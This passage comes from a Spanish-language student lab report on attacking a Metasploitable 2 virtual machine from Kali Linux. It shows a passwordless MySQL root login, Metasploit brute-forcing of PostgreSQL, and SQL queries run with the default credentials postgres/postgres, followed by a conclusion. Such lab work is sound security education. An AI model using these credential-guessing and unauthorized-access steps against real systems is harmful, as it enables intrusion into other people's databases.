

Ilustración 29-Credenciales

Durante la ejecución se detectó que la versión remota del servicio es **MySQL 5.0.51a**, una versión antigua y potencialmente vulnerable. Sin embargo, los intentos de autenticación utilizando credenciales comunes como root: root no tuvieron éxito. Los errores relacionados con paquetes inválidos (**scramble_length(0) != length of scramble(21)**) sugieren que puede haber un problema de compatibilidad con la forma en que el servidor está manejando la autenticación



Ilustración 30-Run

Posteriormente, se intentó un acceso directo al servicio mediante el cliente de consola de MySQL: **mysql -h 178.90.90.4 -u root --skip-ssl**

La conexión fue exitosa sin requerir contraseña, lo que evidencia una configuración insegura del servicio. Una vez dentro del monitor de MySQL, se pudo listar las bases de datos disponibles.



Ilustración 31-Acceso manual a MySQL

3.5.9 Explotación del puerto 5432 (PostgreSQL)

El comando **search postgres_login** en **Metasploit Framework** se utiliza para buscar módulos relacionados con la autenticación al servicio **PostgreSQL**, específicamente para realizar ataques de **fuerza bruta** sobre este servicio.

Cuando ejecutamos este comando dentro de Metasploit (**msfconsole**), el framework busca y lista los módulos disponibles que coincidan con el término **postgres_login**, mostrando información como el nombre del módulo, tipo (**auxiliary/exploit**), descripción y referencia.

En este caso, el módulo que nos interesa es:

auxiliary/scanner/postgres/postgres_login

Este módulo permite probar múltiples combinaciones de **usuarios y contraseñas** contra un servidor PostgreSQL expuesto en el puerto 5432.



Ilustración 32-8.1.8 Explotación del puerto 5432 (PostgreSQL)

Después de obtener credenciales válidas para el servicio PostgreSQL (usuario: postgres, contraseña: postgres), se utilizó el módulo postgres_sql de Metasploit, el cual permite ejecutar consultas SQL directamente sobre la base de datos remota.

Se configuraron los siguientes parámetros:

- **RHOSTS**: 178.90.90.4
- **USERNAME**: postgres
- **PASSWORD**: postgres
- **DATABASE**: template1
- **SQL**: SELECT version();

Al ejecutar el módulo con esta consulta, se obtuvo la siguiente respuesta del servidor:

PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

Este resultado confirma que fue posible interactuar directamente con la base de datos, lo que representa una seria vulnerabilidad. El acceso no autorizado a un servicio de base de datos expuesto a la red puede permitir desde consultas simples hasta la manipulación total de la información almacenada, dependiendo de los privilegios del usuario comprometido.



Ilustración 33-Acceso exitoso

4. CONCLUCIÓN

Durante el desarrollo de este laboratorio, se logró configurar correctamente una red virtual en VirtualBox que permitió la conexión entre Kali Linux y Metasploitable 2. A través de diferentes herramientas de análisis y explotación, como Nmap y Metasploit, se identificaron y explotaron múltiples servicios vulnerables expuestos por diversos puertos abiertos, como el 21 (FTP), 22 (SSH), 23 (Telnet), 25 (SMTP), 80 (HTTP), 139 y 445 (Samba), y 5432 (PostgreSQL). Cada una de las pruebas realizadas mostró lo fácil que puede ser entrar a un sistema cuando sus servicios no están bien configurados o actualizados. Gracias a estas pruebas, fue posible acceder sin permiso, encontrar contraseñas y controlar el sistema a distancia. Esto demuestra lo importante que es tener una buena configuración y seguridad en la red, así como hacer revisiones frecuentes para detectar fallas antes de que otros las aprovechen.

5. REFERENCIAS

(Xabier et al., n.d.)

(*RESOLUCIÓN DE METASPLOITABLE 2 » El Hacker Ético*, n.d.)

(*(127) Como Hacer Pentesting En Metasploitable 2 Con Kali Linux - YouTube*, n.d.)